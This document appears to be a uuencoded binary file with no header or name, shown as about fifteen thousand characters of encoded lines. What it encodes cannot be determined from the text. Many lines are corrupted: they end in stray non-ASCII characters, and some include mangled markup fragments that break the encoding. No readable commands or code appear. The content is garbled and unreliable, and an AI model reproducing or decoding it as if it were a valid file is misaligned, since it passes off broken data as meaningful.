M[MZ)97RJ"3H#4WP\$'#T7NG^'KF?H'UYTUQZW/PB]^N#T+Y5]]7R&M?;U^#B8Đ MOE]C1A9\$03&P\$'DU\$5>@`4N\$0HAHF.P.@;B.^H9L^\$?%9P9R18:W_GG%=')>D M->]F?.(P=@=T!?O641-\$&P^Z`O*DO;T__WK;`+L[N[3@D&[/T\\$GQMH_)\$1ZD M_;\$69^U*ZA8<.;:0_7;SV._L/['B57T%V#0`SE1)GJ]/6WGL0*=;JJ;,O)DLD MPM0E=[C7WRR^OMU'L<B:5^B5YBJ_9W'YT-FGW\$WO4W5\$,.]SCMR,D8B*<2,IÐ $M::+B-W/.[FY&(T5`SXVANZCK3T&L42L>4\;G1!&P\[;A8QY*D"#9G5X0J]1^D$ M(?DL<"*H=XFFA.Y:'NKTX=K)[QO2@Z?0[Y]YXL;%"M6#"UQL*41*^";DQĐ M[^RK<)H`#8>9V]MH`</\0[B:R/0+^C8S`1;C08\$"AR><0^UARC._FDSST^LYĐ ME"F"CU9QWGSY`PL?[-/Q6\$GHM]^7!QC,QB@HUPE?[6_]">W:;^C.NV0W;),!D M5[\$:W3J:4)RE*UP0ZD=N"IQOL.K2<NTN/1^N'<=**\SH^W,&3SGX*R*DIY_Ð M;Z]FEQ?AB_\$J2HQ38,6AT*I?WW>I(%O7[U7.P`G?'!@*]A8\#QZ'L\D8;Z'RĐ M>(="3L.YYRKGZTGZS9\(!O8@E,O#]9U??\$DN)"F4/>_HX9?K4F.%C7\$:D8P=D $\texttt{M)G9,+P3V5Z8!?-N;)9<Y"\\ -\texttt{M,R,65R\#)DCQL9*VWNZ`@SIOP[2\"=H)KVC)"D }$ MY5)M*:#IZ:WHQKSH%]O\'`28<LDR1*3RR+(?)6CMK`ACU26:9M:RCGK)_+=Đ M">("S?L'FI>E[)LYT8D5C9%R@F*<W/[OO*WP7O&>S@5WZ2H!8^5\@?"LR9'[Đ ML8_B*F\3)IH^OVX6DQ5A\$W4W4CVT1=PIS->LX1U57G`=&W\$[^PP5P^%;GL#\D MS;+!61&J#G&8L?]>G,QF?MQ37[Q=U=?Y5*NT4S^?Y:`#TS),&-_K1ZKW7O5WĐ M373':Z7R<!JSA8,Q!5(&\E_:V)5H@7"3-P.:/^5ML)E46NUO;*E8=A@PQ33CĐ M\%R/VS5=!*E\$^ZX))JLO_726<0?2\$3CO,UGE%CM\$6@P;;3!\$%0V+/JGM//##D $M) \# (3.5+) \& 8:B6Q9 \] EBNY>0N`87 \ 4DC!: W(A.Y%0LZ < A@4YSX3OF6?'O4-D)$ M2R+J]OD, AOL\DRUPNR*U\S>/KT3#M_B-DB=`T^OR]U4"LIHZ>MOG7'96CZQ_Đ $M\&@%, G=7XTPO\&5BI\Y*$W:0AJ9$,2+]2)E=H[U^("1\'<F16O\)\(IKRX.)^'D$ M091;&T[@W0]%Z]LJBN!97L6_;WK(DA2DZF%#J5-V?2*M</S<?R>\$FDHV\$.X_D $M\&Z3\%01[O\&?F*LZ_9\%>G^9--?.W3?5@9DYR-_JP()'-J4>OX\%/E,F;!6N//QZD$ M6G]6*\$;^/'8P7_?*+(-Y6G<<?AV=O4\$R]TWDQZ7Z<X5V6'\$.6S#:Z*PNC+HWĐ M>IA#?BP4SKV^3RMUU\U7_;437B7\[[&_X%\$;%:)R2V;!-!*R<H&=-5.0^Z)-Ð $\label{eq:mgs} $$ MG<9S>=FSY[=(97F2MQYOMW?@1^+<G%A.[MC);:[25Q5X$\#*R0ZEH[;UO>J@@D]] $$ MG<9S>=FSY[=(97F2MQYOMW?@1^+<G%A.[MC);:[25Q5X$#*R0ZEH[;UO>J@@D]] $$ MG<9S>=FSY[=(97F2MQYOMW?@1^+<G%A.[MC);:[25Q5X$#*R0ZEH[];UO>J@@D]] $$ MG<9S>=FSY[=(97F2MQYOMW?@1^+<G%A.[MC);:[25Q5X$#*R0ZEH[];UO>J@@D]] $$ MG<9S>=FSY[=(97F2MQYOMW?@1^+<G%A.[MC);:[25Q5X$#*R0ZEH]] $$ MG<9S>=FSY[=(97F2MQYOMW?@1^+<G%A.[MC];:[25Q5X$#*R0ZEH]] $$ MG<9S>=FSY[=(97F2MQYOMW?@1^+<G%A.[MC];:[25Q5X$#*R0ZEH]] $$ MG<9S>=FSY[=(97F2MQYOMW?@1^+<G%A.[MC];:[25Q5X$#*R0ZEH]] $$ MG<9S>=FSY[=(97F2MQYOMW?@1^+<G%A.[MC];:[25Q5X$#*R0ZEH]] $$ MG<9S>=FSY[=(97F2MQYOMW?@1^+<G%A.[MC];:[25Q5X$#*R0ZEH]] $$ MG<9S>=FSY[=(97F2MQYOMW?@1^+<G%A.[MC];:[25Q5X$#*R0ZEH]] $$ MG<9S$ $M(E+^5S-R[BR._O/.S\'A_%[-#^?K6_7[)8/K5K&(M9@?>X<>Q49B'#5?.F3LD)$ $\texttt{M} > - : / \texttt{M} " 6 _ = + 2 + \texttt{J} " ' \texttt{G}; \& 9 \texttt{XXC}] 4] \texttt{QU7TX}? 4 _ + / - \texttt{T} * 9 : > \texttt{W} \& D 29 > \texttt{V} \setminus [_ \texttt{I} \$ \& ^5 \texttt{W} @ ? \texttt{E} \texttt{D})$ MB%>(SR>.:0#8DSJ>R8],30%16-T6?04UZFP,?^N,*=T01RTE3J4&-#+]K7#[Đ M&"`2YZ8Y(HE^[<6=6%*1D>#BL<-U4#I(A<M18B)7@MY0%D_'>#G.@4E):\$9PÐ $M_L/7FNW730&Q`EF.6^{,!}4L=G-ADKO9-G9@9D!V<+BF&Z_*GES^J"<O-FF8,OD$ $M"+V2'*G)(F?F+RT4?,64H*8A=I[*@\#B^`"ZWZ`9)2![`50G->:5)>S4(&M6-D)$ MH@I/K_'79>%-H61?84+6M0%M%VI2LE78IM,7#N?5=VF;%<6D1V?3'(3%G)OQĐ M,)8:1=#R"%HGNKQ>^(4[\S"%\$X_K`\I35!TXRFUNG8L'YB08SA\/*Z_L"OXEĐ M8_WAEA`D8</=V?M&Z(CA\$F8AR,ZV+8"@?E\NN32W\$]#D6-\$6.H?JK+=.QNB-Đ M@G6B/O%V]`.(\1YE4W\2RM&8-3`#^%SPI6G4QUI-]SC69_+/85U`K;4Y__[5D $\texttt{MDU+U,FU\$H+^@8CS*?CN\#T;} \ \ \ \ \ \texttt{D\$TPYW4\#=60@[=?BJ)4,E*M[]HOX-*:ZC5:/D BLOWNER BLOWNE$ M/KM5"^Y9=:7);YWC[F9)\[_"`CV>A;^8E1"9<<ST<QYUW@4Y<T^E-L2Y\A\\D M>FWF?3VZ_Y\$+&!O_.*TY[?*BO<.D;T?8V.\$;&D1@A\$G[:"8U!I*\$]NZ+;&TDĐ M\$XAQUJ"]M^MDKZ^(/Q0;,5X#EA?MKJLH5WMF)TRREC/,.]]RD5E091`TTXK[Đ $M+QF^*: -<2DZ(P^0)@[-LO7H3)>]<N$*M\-Y?8F7BR+ZZES/?2"V"L_Q&L*<-DÐ$ MT05-)2AT8C";FJKQ@,UOMUP[S=^Y.H]#"XXRM=11D7D-<6"U)][131_#3D"%D M#18+#2VIYU6OAY+!1*`MUFKQ+</ZH_17?_Q]HBN=+(7/C_R2_&/I8*6QPQ5RĐ MWBP0L/^S5&_&\R<U]*SK3+\4@',7M*K;M_+.<TK_S>ZI&I0Q@RNE4;2D!E(D M930[67#&Z,TW+8;_I>5\$_5,%\$IPPNG>XFL^VG_;@G[F8+J#*YUM5["<\$_VM+D $M0!U(8[+6)8;+NDX;D]Z$>HG[$'05:HAT16#\@)XTUN<4JC%6*K@?<XRYR_%=D$ M:*;?JO9WK\=!Z\MP=4U\^*-%2O7CM%]Y27848?H%E,WXJ&NKX;"2P8T=D[7&Đ MKNJ"[`#90JJ]R!.EA:^D8)FC)I1M>@'`AM/_1P+="C#1-,<PN&S7;3[\$A)C*Đ MQTK>;&Y\0[ZKX2!8A[G\`_DU?L7"TO5=["LRMH!*%XRP?<)/R<3YH,36#=%KĐ MREO-\R"@&#B!Z?]CS"W8R27=A6T3RW7[)ES>F3OQ\VJL'W\$I]XRGOQ_5US@CĐ MSYH:GSVXJ7PN/M=Z4)[VO:BS/>]>)D9F)=?1,SG5OPDC3^(]'1XI&P;[5&&Đ M_L&A^'/T"%`'53SJXH!+7^8UH1DS!@@_(8=NWA_%Z?I7,=0+;.,_GJ&BI"#/Ð M<(..WO[Z*4D#=<=#\$G%BW81J07]0F)MEF<V>GJ[M/%.UC"YSL55120TMA7KPÐ]M=ICZCK_!2G?B"U_/-FNQD#8]9E.J?@S`Y*U5\WGZ,5>=%.I;ZXY'8>OKD4ZNÐ M@F./*M)%P7M%^<;+YG:L\$.E7/0MQ#W]NBL[6JX9K/Q9CGII&S"GW`+Y7=]?=Ð MZT79*[D]-K3DO.DK-K_D,V,R;&O3A8:IP19I8K118D&>M<5WA&8+\MKAW<S,D M%TI,N*U458!UZPP[Q>4<_IY(0Q8\$GHU^7QU%1>#G;?;ZOQ-HF7PM::1XUA[?Đ M9UOSGYI+UP^>J26TSO!3P6>9/_`GK".%P'B>69508<K)L@7>!*YG6(W9C509Đ MYQ;:DJX<?]K/E`;MG32R8W\HGTM+<)P]:_P];W0Z\%%4?3XSJP[)&#JM0069Đ $\label{eq:mh_3x2/c0} $$ MH_3x2/C0\PC9SJ(D@V3EYCS9R':V4BW]MHF\#A)8=Y4HEP-Y(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G9:D)REP-X(-P(UUG_-G)REP-$

M<\=)DIC=R"AFN(],&")>7Y<EM/\N)C3>KIZHCW.;JR:UA=S7AAF7=HTS,AEEĐ M*^8\$6>RNW*>!\,(^1%\YSGRP4RNXD'84X0W#\62?WB2U'K!CFWYUQ7[:SJ2PÐ M0+\$NENGA*G,?\$I@3W';=+@K%^[4>YTL"1D4CT6`6"'OP:^T88V5*]!\,TSIKĐ M+EEL6J\VGSG6+_`867KA@7\T^0_"WJ,(;A'0'\$;<!1_W\K^7JNI:F1WB&6Z!Đ MO:M_;WB-YPQDFPH5[ZZ(NF-?V!:7CU?,GOL)&[YC>[VJ3,CY"?_16_FV59Y`D M[QB6[%SE7V4!':-^J*ER-W3U2MCY(A*<NH=;;^X_X'JE!N`#00_DV/.CR_TYĐ M6=XUC[Z6,6RRT[1V[JE-:QP\QR2F1G(WV4H\$XA35S? 7!\L3/]JU:7%?LLCGD MNL@/UD@P0!U9P01K4Q6_<=`D_A!9-A&ON!I:N;JI_#K/M#:R[RUK';2<TUHIĐ $\label{eq:mv*e} \texttt{MV*E}</-\texttt{PC}[\texttt{G}-\texttt{FV\&T6}\backslash+\&[\#=\texttt{M},_-\texttt{D}+1;\texttt{O'$}\backslash\$?3]9>\texttt{QTOS4X6G(6,4AOO}=\texttt{N5@}!\texttt{D})$ M1I-XD>S[4>PZ\Y`MV4(H8IEX"1X=Y8`NM^8DH\,]TCMTV0G3K06D,@`_[HDJÐ M9(!=0"REM4L!D:LTAOW[=J6%5T-3#6\L(HH\$Y5I*K6<#-+^A\)WE%T,[VEU&Đ $MYGHDP/H_[CG^*=[GZ-IA]1\9=5EN(;C6\P,(>D&G:XIK,X9^AC3\.)^;F[FI^*D]$ M3]![8XZN<`G@OD9X33[?5];LFRH#!.->E)CXM63!Z7^.'\$\$CC)8>@(7"P?10Đ M*NHXD5/^=#O\GAPZVWNBR.8>JGXDTIMA_B_][0VBYT6.`VO\%^(48>DA)J]&D MVI)64_5,HFQ]YV8Z?<.64A?[^W'SMT_HDR>I,S4R3+YWE?8-3P+3F#;"^.M2Đ M;(]I(7DA>YO2IZL"QELT4U4BY-6_8PQ:60;,O[4([KAW]?GP?W8\.ID`1C;5D M/#!_K9]8Z,*0]UPRY=&<Y6>I[(7YBVM>V29\$7)R`<\5W#T*T4?/SWM!Y@:SGD M.T,OWJR^+BY2KMQWCP_]UKPNJAFKD.<AW8@P5/6ZD6.)3\$:F]#0H/*+C<-QĐ ME>OZ2'=(P-/*VY@IW%/V&;BZ8']N]*_8V_+98*=6#+K.]4[%K,5[_OQG0M=RĐ $\label{eq:model} \texttt{MQIFCEX5X\#=8'ZE"6O3D;VVX^V,:\Q(L/\&\&(\#>YYL9>2)9P`3SM:$AK@^M\'ND}$ M/O8*AS; (SKCZGTF6?EU>6XN^A<XC-XWEME[>S\$M+>D[+TOHYM'H9F7D[ORX0Đ MK6W`=KFV//U]N6A)D@%B\$\G8B\$CV8`\$PV@.BC^`759T_TA+YRE^Y]L@CF)9QĐ M&V?,]?6GJ2*R5W0@<EV*)#"NTBZ,'4^N>\7%(KQQ<;*N`+:::[?GPX_^(2##Đ $M"(_IQ\&), ^//$/, #"\&6A;Y(67VF]\?<8IY"V>TM_J<T'<;+M)5S3]F^!OD].ID$ $M"MJ < XJ/'] % 9 \# J?D + 6?" < 813 V E Q & B V "V^! & G3Z \# ZY [4P + 7? & 1!) - \# LD & 4 = B > K D B V U +$ $\label{eq:mg_posterior} $$ MG,DQ568E-\3@HX^Y[(K^BT?B@>>>B/1$"\@\!KG"=Y@:?+%*?"_FB5UQ/HH8D | MG,DQ568E-\Barrel (K^BT?B@>>>B/1$"\@\!KG"=Y@:?+%*?"_FB5UQ/HH8D | MG,DQ568E-\Barrel (K^BT?B@>>>B/1$"\@\!KG"=Y@:?+%*?"_FB5UQ/HH8D | MG,DQ568E-\Barrel (K^BT?B@>>>B/1$"\@\!KG"=Y@:?+%*?"_FB5UQ/HH8D | MG,DQ568E-\Barrel (K^BT?B@>>>B/1$"\@\!KG"=Y@:?+%*?"_FB5UQ/HH8D | MG,DQ568E-\Barrel (K^BT?B@)=MG,DQ568E-\Barrel (K^BT)=MG,DQ568E-\Barrel (K^BT)=$ M%)XX^=W#VT:4.%/,M>+1L5;+THW_O.8Z;A3C?<R98\$ZYQY9P;5C+AZ2VU]"YĐ MD.U?H<<>FNXBAB?NKMD;=>=23VGA9M^6WE;LO<BGFA(Q^3/.679%B5:G;_^KĐ MZP;GW#/SXJ7P69,SKGKIL'75OM1(]:[2DY;>3;W6MA`+.^N+[PEV%'86T[WYĐ $\texttt{MEJ} \verb|=|A| \verb|=| 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100$ M\$W&;?+%\;>6M7[X'_XBG5M@ZAIO:;\$)/)\$;\U(FGI9&XIQLL3A;T`SQ..ID=D M`:+W9\9\$K+OQ5AYYZ57`6G78[#G87J)^?CLX1TE3<C/>D^+7Y*>2.9+@_IF`Đ MS7/7CP8RN.7W4\3&007(LEM]VZEOBOEWU<(0_#&KI@A.8!ND&R&\$WHS>VOP<Đ M^]P.+M"D?S7^YS5-Q8NVBM`-O:5RN];0%0B>L\BF!/#1XM"VB@T]I"%^!CC8Đ M,601. =Z(N\$Z>,;V*G(T)[Q:3)15FK%6FX/.-RMN*&D@@)AM!/]<S*-;J>P;D $\label{eq:mnderivative} $$MN]/Q.7E\&?-8?)$=.<GW>YT3BXI@8]>=+_&'7F2M!CI\#'@+)^`>0\MDN-,\#L,D$ M2?U=9_FPC)S<IZ@F>])/(\$78=\$KI1.-)[^JFZSD"=1#*-1BO?PH_7Q^*Z)]NÐ MNF4R#Z-WZT.5DVN%ZXN&RE]!@HL2Z5W"E`#EW1C]=6\WI.*/4C8]%U<P"L!RĐ MAZR=EZJ_Y?P;H"%H2.O]??:@-Q?RO;3J2VK;2EDR-HN0M/./?HS1L3I\+J2"Đ M?9R`-RM7F=D,K8D\$Y"#?MZC0ARB+='5\$0[GE5<[4/-2B@-Y[8W@?HV/P7+GYĐ M]_<*]68?SA4AA_UC-P!R,(2_[!JN5NV""`H6GO9!\$;);\IW8"]FH?_:LF2'TĐ M^S 6&J(BGX<5M +&IHTO.6;@XD=O=Z"*NB%WDUX!\E(/%"/!R!T!3QX7`'K`Đ M0&9;O-BN'E6_D02KR3S0F/W^E+D(6F4H@B#*E"9L"QCI737MS:[0!V#M`GKOÐ $\label{eq:memory} \texttt{M@''-\$XS!=9.-Q_(4T\#MX\$\backslash BZX!")>;BW+Y>"Q9C8ISMVJP$3=^EX20\#0HE*QD }$ $\texttt{M*4-;Y]} _ @3-\$5\texttt{MN2M'\#F}>> @\texttt{MM} \\ 3\texttt{KE*\&@(3=(ZXE+XB(SKD=R>\#S>P<+-_.7)} \\ \texttt{D} \\ \texttt{D$ MM\$]H.V5!A&VYBR/,J2Y63G]W/CALW#"J0BKQ.@OX?XV[*^UG8L\$!7XZ,WE^[Đ M)+-G(W??C09:G:D124&#LX01C6)@IH^^@-Q2TP(,>R"N0F7W_8=@0%P@@.W"D MK+GZQ%?9VV_8@X^WY#SQ936Q)W`A>]MK;9\N=+K1@J<=A5:!HF=S[>FOCT2KD M8?*H6%,W]"4'D!Q207-YXZ"/:,EN44V5`OKA><,9&[/^O0PA%HZXV.S"_=N!Đ MS4!*F+>9RI@0>U9.@(?IKGM32?T7?0`5)7KFXU2"M3<%YF5IB'I=^F@/>/W:Đ M3I=O8AS:E"6[O1G8=Q]HX7&^C["^OTLD-NRP1CRU??&R?9&B7YF?7AI(0[^<Đ MXGM\$E>8!'<^"<1K#V`64%[I?;^OZFJU[IT)Y!E!6N 7Q-`^@"\$G"[@"G]()`D MGM)XVN&UDXS31F??E#N`_]G#VS)'RG9OT>7F^O];![FQP(RMEC,OJP@\$85#QĐ M#H"COVSE#RR&UU)VOQ(Q<D,5F(8@PE7Z2SDOGZFW2+4 YZC01\%04S\A-Q#,Đ M%YQ\PW*]PF&JAH1:'6"M6-?)QH*[JE,7_0FR;=\W10IM10<FZ2>&`#B'&8R/Ð MR > H(-C!W@>)F4-2@L!J/PV>7S?2*>'G!]X+8SN#VK0:6(C0-Q'8\$IV`\$->?(Đ) + (C!W@>)F4-2@L!J/PV>7S?2*>'G!]X+8SN#VK0:6(C0-Q'8\$IV`\$->?(D) + (C!W@>)F4-2@L!J/PV>7S?2*M)(JC)XJ=A^&HFU2P2,'\$"]2WKE0O^-8'JP\1/`ZV`!AD^<PV-/7`D%>!YXLDÐ M1W*A8H\$^ES&`F/U"19ZT'7G&%H3,8E_URW/\$]8"/;:T]%(80147PHYX,JI"UĐ MP@GG7G\(?B5D[C_K_T\V;?.QNNU\$(BN9I-60I*.^WC&=AB""8G*^?^92<;(>Đ M:LFX\$38]R^%!J\/J!XC>V5ZHEVF5NK(X\]!>W(]`SVNPV\Q9:\\\YCC+C8N0Đ

M8YH/)"51:5`/J;,[37B\$706B9Z3X;8Z+-&2V;\UV;J_;,D0"O8C<.<KQW&X@Đ MCOR=U^<\]-%:_:M=W1-=IJ_3534WH+5>XYJGV;WUV#_.S4=0+N`P/7#M,%W8Đ MO-FIALON5<KB_ZUO.XQN9U8WB]_/U'9Z0Z64[0"UD=2'GJ\8)E#G/84ZB>/ZĐ MCS.MBV31K&I&V5VYJR_0'2:C7768W<W=(IG?U=,VSNQ9;%.RBX7"#ML;A\$S#Đ M&OU\$@,=W2XXZRZ9FV-Q(U1\VG\!XY)?9FN=J_G,'&JH\)#@]':37"U\$[X_[KĐ $M\s<]L;Q:'%&+2^I^J^?IK>;&2[Q.(WBNI#6;8B?#7^R5Z['(77?0[].,!+^%D)]$ M(G;7"B10`=9J=65HX.CIDO/49URL>V,TU!HOKZY^/V)Q)?H3UA?HR?X/XIOVĐ MCJV4Z-2\$-JY#4\]Y_/N%Q.+S#]W7Q^/_G;'_.V:EA.TD62<V)U@!XT'Q&C%YĐ M5A@Y7"K%, #*V&3TX63=AZ"Z//\$2"MFS*?"9U[L@H!<M:S%010X!WZ1VC+5A*Đ MOZ0.,FV6\$XAVB%\/Y^PY1^Y>4B[8+UD))SH(ZSHB,?*RZ.<\$^YUQ5IM`/F^)D M?ZW<<72]V&A*<,FM\CS3*+090GFZ'D97HI;88Z&.[87<&X[/NL9"U)%!7[=>Đ $M>0:&4ZGD>B9V,5,0H6%0X9$A_2O=`Q:C().X,\43K/8V,?:\[SQI+'M0)Z?SD$ MKC^^/.MW-\'_-YS7K&XTK"=2(1YK.<>?]>63,1X_IBN%-1818GW\$ZTLG8[OSD MT5BWI+6;\$;AXS+MXO`R_*[(,\04T'/0%OW\$5K^12G*TNCIAW;KE>(_6XRV9#D $M2?P=*W'[":<PD\Y/E`-T_T-.D=I2HRB<G4[)B?KOYUP/I_;$,\C`@!I-B:1;D$ MLESQGZ5VL_U29%>.M"<'FI`;?5=G#*=%8IZT)GONGK\$A9FI7/[XHD'FR_LO1Đ MK=*50\$<XR\\;OP)?YLXVAJCM=6M_L5L\$5[A"^ATI@U9BM[XMMF+HO6_HO?KMD M66TO,LQ"BR8OW____I&V&<MA3G*JB>B/JT:E?6K*RUH1NDSH!F`,GKI!=[L<`Đ M\#-`L\$MJ"9&T<B?!<*[!W,?5.B(>:[MQ]X.IC\^7J`\$.MM`,8I-Y#G'`KAAGĐ $M^WA:?</R++CX/KHG,=?1452YSV$3RUO_W-;63=11<P[KK[!49_JS2(0@G#HD)]$ $\label{eq:main_substitution} $$M\&'_1$$#@;4S`!I>Q$OQ([G/_D[@'Q92OJ(`^&M_K@XYI$I&B(3(6J^XWIDPTD))])$$ MWR)OY'T[:;EIOB'6U2-2@D>9:?S8\JGIM)U9@XH4*3L7ICEJVXMR/*?%!NT^Đ M>#@5L@RWX\Z'B^E-C_4=/K1TDB/_CX3M,!;C25AI7Q&55H-C^J6O1QFBK.M5D MQL(^8(35>&,5'9BZ#7<W%-_`%K3K(&TI??&8ZE2R=Z>_O%MP=(`P6Q*&@T2;D $M/Y=47/2LN\#Z3QM3E,I)_T;4K6,3MI<:<!>Z^7\=+%&LD+)&?5:MEA7N<!B:8D$ $\texttt{MG-+HTH} \; \texttt{.G+-Y3GY} \; \texttt{, ; X@+7TY} \; \texttt{.\$C+R7*7/Y>PAD@6YE} \; \texttt{[R2(Z\$WN!ZA): (BON\$D)]} \; \texttt{.BON\$D} \; \texttt{.BON$D} \; \texttt{.BO$ M_\&9\3)+P8_Z@TL[(ZKAG^\$A6<ED@G*!#>==:5[7[X/\$?^IA(,(G8?M:,,AAD M?A6CQO"03:C&B4\QVB6A5+.TQCK[/]*U!&\0@@^_"86G40&D"=]U7(TFHUK.Đ M;:EP2^J5N/GC9#AL\$R:AQZ7, `L/GQ0_2]*'6\R&9&(KUME^(3!N`0BG4F-'VĐ MJ;6%IE\$7>BM9=GD??4>@Q`<FT)(Z5BK?^]>'\$1EJGW=UW^DX:;[%9V<0LCYSĐ M7S)R85JFPV4>!G#2\U]AY3^HA]T:3M()V=IAK+&N+9?.K`AWCD4#AP^F;9U6D M2\$:9?RE2#`>U2QJM1)JL55SDKEE2>)(\$XOY*S(^XP;+=BR^Q67[@DH=]RZ::Đ M,QK_&UP=`"ZFQ';SG3>++246AX/ZD/R::VCDH</,9FV^=D\F6_'`_U&V`#(*Đ $\label{eq:marginal_marginal} $$M]?TW\#[H^*"I+PS<TOO\OND6Q=ZMY_/)S(Y"P,">7R&,=9<MSDN+Y*^H.ENO@^D$ ME/@\$760]4^AK7S(0VQJ8]4A`T6^L:FFTM.,`MS2>VZ2Z!)O!H:4YZ@3DP9_1D M/Q\\';*Y(5]QI-N9)87]3,\$=S"B\--3>'@FG/"%7L?#OY]90P/Z<-J?@?KOGÐ M"-?%%9786WT"\$,-#PQS1S['H-?**4EJ0>6:K[NWUXLU\0-K@BW^NW64_1.;MD M\$0.VFTOS>AGEJP+GW+UAD41XF.E*O^'>[(K%")>01[6/,E#"_RF`ZA_UC4@FD M./*9EPZ^M71GX%H,^D_]AUIA85?"K(1AF!CO+GW/.R#+!)SUYI?4!JS__HHBĐ $M#%@/,M*Z^P(5N'Q9.2."MXT*;C%+DZT//)YSW%V')1"N[[9\=P*NO[E8F76YD]]$ M(#5@KT>=1`_ULE)R\$[*Z@Q/]AAC81_=<S=H<FVYF'MC3>*^"C(@=M'NGQ4^JD $MCO = RG, -') 9G/DOI + IIU/'',]', /7 - [/<Y, _[THV&)_9G^-ZO306[S3C^<5>0Đ]$ M18)^Z657#PZ/D\$ME&?@<^6]0#L>%VS0?L>0GN2QK\T7%S2IW<!E:I\3QWN=DĐ MIS\$!<V+IZ8+WZKTW.YIF_[\(&VV+`M7K][3\$`<0&DEJ_W\$8XY7+NW05N9?-4Đ MT_PC4[I.&R>@[K:F8(&4?P%.66"MV#Q\$P)'LL17;`@:J30%T2*W4JS"9`)_Đ MJQEG<' ?@S93(2CQ9.!M<Z4ER1ZB\O=YE;_\YRQ?]L%UJ<SGO"MK6/8&MSNW[Đ $\label{eq:mb.'700X/>$\#_N_U9]4?M} $$ i_OY'+_&C'W_-"$5=?.$$ Z7D3C^)::MO"=5@N.KD $$ i_OX'-$$ i$ MB^:!7:?\$8>M<WW_T3Y2KQ+&R"!HV_HV94,E2]E!#P;0:#:A#N&SWHYGPZ&TOÐ M9Q*]*8C%@7JZ)^=WD7HB'&3"1C0<&69&N@(I>@MVC%><<?C:(KAQ4Y7EG'S&Ð MNU)S?!\.:P\O^H1EFN'_7S]CQL`"*`P1.WP8-/XS;13^&\'_48[-:FJA)CO?Ð $M2E:^$L$#3J*&@iE3RP;ECT>R*_8H3'/+_W=W4&WBLQEPU>7^E?5=M0.2/\0'D$ M#>EP.M>D]^\$/3^V=U`\$NBW+?9G4ALC[`\$=S%S?*#Y<SKGF&&==#5B>:B?B.ID MN+L1D R@8@G1-MH6, I<8XM53CNSAS/E]SXKU&`@8\T;'\,@30\$"Z5<71'IN%Đ MLZ']I9H0Y//95@%&%YYC37L^=FYY/VTH[Y"A\R9\$8>\]"H_HS/\OZOXR*)(HD $MW \ 9\& [.Z/C=B3T7\%*,N+4R<Z3^3Q545DL0]B\&/.E>Q94+O"=[G<)3IJ0FS`>FD$ $\label{eq:ms-start} $$MS<>+W>]W/OK$M]P&$:Z$$V$(_`=9'6':J/S5-*ZU9%@9G';MPMM)SAM<;Q]B5D$ MLA*&7.19WD*'50=_7\6*OG2IY/T3XS=Z-F/WJM^JI="OO!,HC*2BLA:Q,R:SĐ $M4/1R+N=\2:@?[F*823%1\[PT,YF`*HQG.KH=KZK6_0RD_7`+*L,XEV5[9)#`D$

